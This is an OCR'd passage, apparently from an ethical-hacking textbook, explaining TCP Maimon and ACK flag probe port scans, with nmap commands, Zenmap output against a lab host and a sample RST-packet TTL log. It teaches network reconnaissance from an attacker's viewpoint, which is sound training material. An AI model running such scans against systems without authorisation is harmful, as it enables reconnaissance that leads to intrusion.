


FIN/ACK Probe
ICMP unreachable error
Attacker
Target

Figure 3.46: TCP Maimon scan result of filtered port


Zenmap
Scan Tools Profile Help
Target: 10.10.1.11
Profile:
Scan
Cancel
Command: nmap -sM -v 10.10.1.11
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
10.10.1.11
nmap -sM -v 10.10.1.11
Details
Filter Hosts

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
03:49 [redacted] Time
Initiating ARP Ping Scan at 03:49
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 03:49, 0.02s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:49
Completed Parallel DNS resolution of 1 host. at 03:49,
0.02s elapsed
Initiating Maimon Scan at 03:49
Scanning 10.10.1.11 [1000 ports]
Completed Maimon Scan at 03:49, 1.13s elapsed (1000
total ports)
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
All 1000 scanned ports on 10.10.1.11 are closed
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 1.23
seconds
           Raw packets sent: 1034 (41.348KB) | Rcvd:
1001 (40.028KB)
```

Figure 3.47: TCP Maimon scan displaying port state in Zenmap

ACK Flag Probe Scan

Attackers send TCP probe packets with the ACK flag set to a remote device and then analyze the header information (TTL and WINDOW field) of the received RST packets to find out if the port is open or closed. The ACK flag probe scan exploits the vulnerabilities within the BSD-derived TCP/IP stack. Thus, such scanning is effective only on those OSs and platforms on which the BSD derives TCP/IP stacks.

Categories of ACK flag probe scanning include:

- **TTL-Based ACK Flag Probe scanning**

  In this scanning technique, you will first need to send ACK probe packets (several thousands) to different TCP ports and then analyze the TTL field value of the RST packets received. In Zenmap, the syntax `nmap –ttl [time] [target]` is used to perform TTL-based scan.





Figure 3.48: TTL-based ACK flag probe scanning

  If the TTL value of the RST packet on a particular port is less than the boundary value of 64, then that port is open. An example showing a log of the first four RST packets received is presented below:



```
1: host 10.2.2.11 port 20: F:RST -> tt1: 80 win: 0
2: host 10.2.2.11 port 21: F:RST -> tt1: 80 win: 0
3: host 10.2.2.11 port 22: F:RST -> tt1: 50 win: 0
4: host 10.2.2.11 port 23: F:RST -> tt1: 80 win: 0
```

Figure 3.49: Screenshot showing the open port based on the TTL value of the RST packet

  In this example, port 22 returned a TTL value of 50, which is less than 64; all other ports returned a TTL value of 80, which is greater than 64. Therefore, port 22 is open.

- **Window-Based ACK Flag Probe scanning**

  In this scanning technique, you will first need to send ACK probe packets (several thousands) to different TCP ports and then analyze the window field value of the received RST packets. The user can use this scanning technique when all the ports return the same TTL value. In Zenmap, the `-sW` option is used to perform a window scan.


